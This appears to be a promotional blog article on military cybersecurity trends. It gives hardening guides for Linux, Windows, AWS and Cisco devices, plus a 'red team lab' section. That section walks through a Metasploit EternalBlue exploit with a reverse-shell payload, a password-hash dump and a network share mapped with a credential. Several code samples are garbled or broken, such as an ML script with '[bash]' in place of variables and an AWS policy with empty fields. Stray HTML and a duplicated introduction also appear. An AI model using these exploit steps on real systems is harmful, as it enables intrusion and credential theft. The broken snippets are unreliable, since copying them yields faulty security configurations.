Listen to this Post

Introduction:
Military cybersecurity has evolved from a defensive perimeter strategy into a hybrid offensive‑defensive warfare domain where artificial intelligence, zero‑trust architectures, and real‑time threat intelligence dictate operational readiness. As global cyber warfare intensifies, defense organizations are rapidly transforming their cyber postures—integrating AI‑powered detection, blockchain‑secured data exchange, and cloud‑based defense frameworks to protect mission‑critical infrastructure. This article dissects the current landscape, provides actionable technical guidance for implementing military‑grade security controls, and forecasts the strategic implications of these accelerating trends.
Learning Objectives:
- Understand the current market segmentation and dominant technologies in military cybersecurity (network, endpoint, and cloud security).
- Learn how to implement Zero Trust Architecture (ZTA) and AI‑driven threat detection in defense‑grade environments.
- Master practical Linux and Windows commands for hardening military‑style networks, conducting adversary emulation, and configuring compliance frameworks like CMMC 2.0.
You Should Know:
- Zero Trust Architecture (ZTA) Implementation for Tactical Edge Environments
Military networks are no longer confined to static perimeters; they extend to forward operating bases, airborne platforms, and satellite communications. Zero Trust Architecture—which assumes breach and verifies every access request—is now mandated by the U.S. Department of Defense and NATO allies. Implementing ZTA at the tactical edge requires continuous authentication, micro‑segmentation, and encrypted data‑in‑motion.
Step‑by‑step guide for deploying ZTA on a Linux‑based tactical gateway:
- Enforce strict identity verification using multifactor authentication (MFA) and hardware security modules (HSMs). Configure `sshd` to require public‑key authentication and disable password‑based logins:
sudo sed -i 's/^PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config
sudo sed -i 's/^PubkeyAuthentication yes/PubkeyAuthentication yes/' /etc/ssh/sshd_config
sudo systemctl restart sshd
-
Implement micro‑segmentation using `nftables` or `iptables` to restrict lateral movement. Create separate firewall zones for administrative, sensor, and user traffic:
sudo nft add table inet tactical_zone sudo nft add chain inet tactical_zone forward '{ type filter hook forward priority 0; policy drop; }' sudo nft add rule inet tactical_zone forward iifname "eth0" oifname "eth1" accept -
Enable continuous monitoring and logging with `auditd` and forward logs to a SIEM. Configure audit rules for critical files and authentication events:
sudo auditctl -w /etc/passwd -p wa -k identity_changes
sudo auditctl -w /etc/sudoers -p wa -k privilege_escalation
sudo auditctl -w /var/log/auth.log -p r -k authentication_events
-
Deploy encrypted tunnels using WireGuard or IPsec for all inter‑node communication, ensuring data‑in‑motion remains confidential even in contested electromagnetic environments.
For Windows‑based tactical systems, use Active Directory Group Policy to enforce smart‑card logins, enable Credential Guard, and configure Windows Defender Firewall with advanced security rules that block all inbound traffic except from explicitly trusted IP ranges.
2. AI‑Powered Threat Detection and Autonomous Response
Artificial intelligence and machine learning are shifting cybersecurity from reactive analysis to autonomous real‑time threat response. The U.S. Army’s AI Acceleration Strategy (January 2026) directs that AI agents filter noise, surface genuine anomalies, and act on threats the moment they are detected—compressing the detection‑to‑action timeline from hours to milliseconds. Military‑grade AI suites, such as Raytheon’s DeepProve cryptographic engine, now create tamper‑evident “digital fingerprints” for AI models, enabling verification even under electronic warfare conditions.
Step‑by‑step guide for deploying an AI‑based intrusion detection system (IDS) using open‑source tools (Suricata + Machine Learning):
- Install Suricata and enable the built‑in machine learning anomaly detection module (experimental in community editions, production‑ready in defense‑grade forks):
sudo apt-get install suricata
sudo suricata-update
sudo systemctl enable suricata
-
Configure Suricata to output EVE JSON logs for integration with a machine learning pipeline. Edit
/etc/suricata/suricata.yaml:outputs:</p></li> </ol> <p>- eve-log: enabled: yes filetype: regular filename: eve.json types: - alert - http - dns - tls
- Deploy a Python‑based anomaly detection script using `scikit‑learn` to analyze flow data and flag deviations from baseline behavior. Example snippet for real‑time inference:
import joblib import json from sklearn.ensemble import IsolationForest Load pre‑trained model (trained on benign military network traffic) model = joblib.load('military_traffic_model.pkl') with open('/var/log/suricata/eve.json', 'r') as f: for line in f: event = json.loads(line) features = extract_features(event) custom function prediction = model.predict([bash]) if prediction[bash] == -1: send_alert(event) forward to security operations center -
Integrate with a SOAR platform (e.g., TheHive or Cortex) to automate response actions—such as blocking an IP or isolating an endpoint—when the AI model detects a high‑confidence threat.
For Windows environments, leverage Microsoft Sentinel with built‑in ML analytics rules, or deploy Azure Defender for IoT to monitor industrial control systems (ICS) and supervisory control and data acquisition (SCADA) networks that underpin military logistics.
- CMMC 2.0 Compliance and NIST SP 800‑171 Hardening
The U.S. Department of Defense’s Cybersecurity Maturity Model Certification (CMMC) 2.0 is now in phased enforcement, requiring defense contractors to meet NIST SP 800‑171 Rev 2 standards. Although Phase II third‑party assessments were suspended in July 2026, Phase I self‑assessments remain mandatory, and contractors must still comply with DFARS 252.204‑7012. The DoD has also launched “Project Spectrum” to provide tools and training for maintaining compliance.
Step‑by‑step guide for hardening a Windows Server to meet CMMC Level 2 controls:
- Apply the Windows Security Baseline using the Security Compliance Toolkit. Download and run:
Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope CurrentUser
.\BaselineLocalInstall.ps1 -BaselineName "MSFT Windows Server 2022 - Member Server"
-
Enable BitLocker Drive Encryption for all fixed data drives to protect controlled unclassified information (CUI):
Enable-BitLocker -MountPoint "C:" -TpmProtector
Enable-BitLocker -MountPoint "D:" -RecoveryPasswordProtector
-
Configure advanced audit policies to log successful and failed access attempts, privilege use, and system events. Use
auditpol:auditpol /set /subcategory:"Logon" /success:enable /failure:enable auditpol /set /subcategory:"Privilege Use" /success:enable /failure:enable auditpol /set /subcategory:"System" /success:enable /failure:enable
-
Implement Application Control using Windows Defender Application Control (WDAC) to allow only signed and approved executables:
New-CIPolicy -FilePath .\WDAC_Policy.xml -Level Publisher -UserPEs
ConvertFrom-CIPolicy -XmlFilePath .\WDAC_Policy.xml -BinaryFilePath .\WDAC_Policy.p7b
Deploy via Group Policy or local machine
-
Regularly validate compliance using the open‑source `cmmc‑audit` script (or commercial equivalents) that maps system configurations to NIST 800‑171 controls and generates a report for submission to the DoD’s Supplier Performance Risk System (SPRS).
For Linux systems, equivalent hardening includes using `auditd` with custom rules, enabling SELinux or AppArmor, and deploying `AIDE` (Advanced Intrusion Detection Environment) for file integrity monitoring.
4. Offensive Cyber Operations and Adversary Emulation
Modern military strategy treats offense and defense as complementary missions—offense informs defense and defense informs offense. The Army’s new Project Manager Cyber Warfare combines both portfolios to strengthen overall cyber posture. Practitioners must master adversary emulation techniques to test defensive controls realistically.
Step‑by‑step guide for setting up a Red Team lab using Kali Linux and Metasploit (for authorized training only):
- Install Kali Linux and update the tool suite:
sudo apt update && sudo apt full-upgrade -y
sudo apt install metasploit-framework nmap wireshark john
-
Conduct network reconnaissance to identify live hosts and open ports:
nmap -sS -A -T4 192.168.1.0/24
-
Exploit a known vulnerability (e.g., EternalBlue on unpatched Windows 7) for training purposes:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
-
Perform post‑exploitation to simulate data exfiltration and lateral movement:
meterpreter > hashdump
meterpreter > shell
net use Z: \target\C$ /user:DOMAIN\admin Password123
-
Document all findings and present remediation recommendations to the Blue Team. Always operate within a sandboxed, air‑gapped environment with explicit written authorization.
For Windows‑based adversary emulation, use Cobalt Strike or the open‑source Atomic Red Team framework, which provides pre‑built test cases mapped to the MITRE ATT&CK framework.
5. Cloud Security and Blockchain for Data Exchange
Cloud‑based defense cybersecurity is gaining significant adoption, with 25% of the military cybersecurity market now dedicated to cloud security. Blockchain is emerging as a secure framework for data exchange, ensuring immutability and traceability of critical mission data. Raytheon’s integration of zero‑knowledge cryptography further secures AI models at the algorithmic level.
Step‑by‑step guide for securing a military cloud deployment (AWS GovCloud or Azure Government):
- Enforce identity‑based access using AWS IAM or Azure AD with conditional access policies. Example AWS policy to restrict access to specific IP ranges:
{ "Version": "2012-10-17", "Statement": [ { "Effect": "Deny", "Action": "", "Resource": "", "Condition": { "NotIpAddress": { "aws:SourceIp": ["203.0.113.0/24", "198.51.100.0/24"] } } } ] } -
Enable encryption at rest using AWS KMS or Azure Key Vault with customer‑managed keys. Rotate keys every 90 days.
-
Deploy a Web Application Firewall (WAF) to protect against OWASP Top 10 threats and zero‑day exploits. For AWS, use AWS WAF with managed rule groups; for Azure, use Azure WAF with DDoS Protection.
-
Implement blockchain‑based audit trails using Hyperledger Fabric or AWS Managed Blockchain to record all configuration changes and access events in an immutable ledger, facilitating forensic analysis and compliance reporting.
-
Conduct regular cloud security posture assessments using tools like AWS Security Hub, Azure Security Center, or open‑source `Prowler` to identify misconfigurations and deviations from best practices.
6. Network Security Hardening (45% Market Share)
Network security remains the largest segment, accounting for 45% of the military cybersecurity market. Protecting the underlying infrastructure—routers, switches, firewalls, and intrusion prevention systems—is foundational to all other security layers.
Step‑by‑step guide for hardening a Cisco router in a defense network:
- Disable unused services and enable only essential ones:
no service tcp-small-servers
no service udp-small-servers
no ip http-server
no ip http-secure-server
service password-encryption
-
Configure secure administrative access using SSH v2 and ACLs:
ip ssh version 2
ip ssh authentication-retries 3
ip ssh time-out 60
access-list 10 permit 192.168.1.0 0.0.0.255
line vty 0 4
access-class 10 in
transport input ssh
login local
-
Enable logging and SNMPv3 with authentication and privacy:
logging host 192.168.1.10
logging trap notifications
snmp-server group readonly v3 priv read V1default
snmp-server user admin readonly v3 auth sha Password123 priv aes 256 AnotherPassword
-
Implement Control Plane Policing (CoPP) to protect the router’s CPU from denial‑of‑service attacks:
access-list 100 permit tcp any any established
access-list 100 permit icmp any any echo-reply
access-list 100 deny ip any any
class-map COPP-CLASS
match access-group 100
policy-map COPP-POLICY
class COPP-CLASS
police cir 1024000 conform-action transmit exceed-action drop
control-plane
service-policy input COPP-POLICY
For Windows‑based network devices, use Windows Server Network Policy Server (NPS) with RADIUS authentication and DHCP snooping on managed switches to prevent rogue devices.
What Undercode Say:
- Key Takeaway 1: The military cybersecurity landscape is undergoing a fundamental shift from reactive perimeter defense to proactive, AI‑driven offensive‑defensive operations. Organizations that fail to adopt zero‑trust architectures and autonomous threat response will become increasingly vulnerable to state‑backed cyber adversaries.
-
Key Takeaway 2: Compliance frameworks like CMMC 2.0 and NIST SP 800‑171 are not merely bureaucratic hurdles—they are essential blueprints for building resilient defense networks. The suspension of Phase II assessments is a temporary reprieve, not a cancellation; contractors must continue self‑assessments and invest in continuous monitoring to remain competitive for DoD contracts.
Analysis: The convergence of AI, cloud, and blockchain technologies is redefining the cyber battlespace. The U.S. Army’s AI Acceleration Strategy and NATO’s expanded cyber defense industrial agenda signal that machine learning will be the primary differentiator in future conflicts. However, this also introduces new attack surfaces—adversarial AI, model poisoning, and supply chain vulnerabilities—that require novel countermeasures like Raytheon’s cryptographic model fingerprinting. The integration of offensive and defensive cyber operations under unified commands, as seen in the Army’s Project Manager Cyber Warfare, reflects a mature understanding that cyber dominance requires both sword and shield. Meanwhile, the Asia‑Pacific region is emerging as a hotspot for active cyber defense collaboration, with BAE Systems and NEC partnering to strengthen Japan’s defensive posture. For cybersecurity professionals, this means mastering not only traditional network hardening but also AI/ML pipelines, cloud security, and adversary emulation—skills that are now critical for national security.
Expected Output:
Introduction:
Military cybersecurity has evolved from a defensive perimeter strategy into a hybrid offensive‑defensive warfare domain where artificial intelligence, zero‑trust architectures, and real‑time threat intelligence dictate operational readiness. As global cyber warfare intensifies, defense organizations are rapidly transforming their cyber postures—integrating AI‑powered detection, blockchain‑secured data exchange, and cloud‑based defense frameworks to protect mission‑critical infrastructure. This article dissects the current landscape, provides actionable technical guidance for implementing military‑grade security controls, and forecasts the strategic implications of these accelerating trends.
What Undercode Say:
- Key Takeaway 1: The military cybersecurity landscape is undergoing a fundamental shift from reactive perimeter defense to proactive, AI‑driven offensive‑defensive operations. Organizations that fail to adopt zero‑trust architectures and autonomous threat response will become increasingly vulnerable to state‑backed cyber adversaries.
- Key Takeaway 2: Compliance frameworks like CMMC 2.0 and NIST SP 800‑171 are not merely bureaucratic hurdles—they are essential blueprints for building resilient defense networks. The suspension of Phase II assessments is a temporary reprieve, not a cancellation; contractors must continue self‑assessments and invest in continuous monitoring to remain competitive for DoD contracts.
Prediction:
- +1 AI‑powered autonomous cyber defense systems will become the standard for military networks by 2028, reducing human‑in‑the‑loop response times from minutes to milliseconds and fundamentally changing the nature of cyber warfare.
- +1 The integration of blockchain for data integrity and zero‑knowledge proofs for AI model verification will create a new layer of trust, enabling secure coalition operations among NATO and allied nations.
- -1 The democratization of AI‑based vulnerability discovery will lower the barrier to entry for cyber adversaries, leading to a surge in zero‑day exploits targeting military supply chains and legacy systems.
- -1 Regulatory fragmentation—with differing CMMC, NIST, and NATO standards—will create compliance burdens that may slow innovation and force smaller defense contractors out of the market.
- +1 The growth of active cyber defense (ACD) programs, particularly in the Asia‑Pacific region, will foster international cooperation and shared threat intelligence, strengthening global cyber resilience.
- -1 Adversarial AI attacks against military machine learning models will become a primary vector for disinformation and tactical deception, requiring continuous model retraining and cryptographic attestation.
- +1 Cloud‑based defense cybersecurity will surpass 30% market share by 2027, driven by the need for scalable, elastic infrastructure that can support AI workloads and global operational tempo.
- -1 The reliance on commercial cloud providers for sensitive military data will introduce new supply chain risks and geopolitical dependencies, necessitating sovereign cloud initiatives and on‑premise hybrid architectures.
▶️ Related Video (92% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Deploy a Python‑based anomaly detection script using `scikit‑learn` to analyze flow data and flag deviations from baseline behavior. Example snippet for real‑time inference:


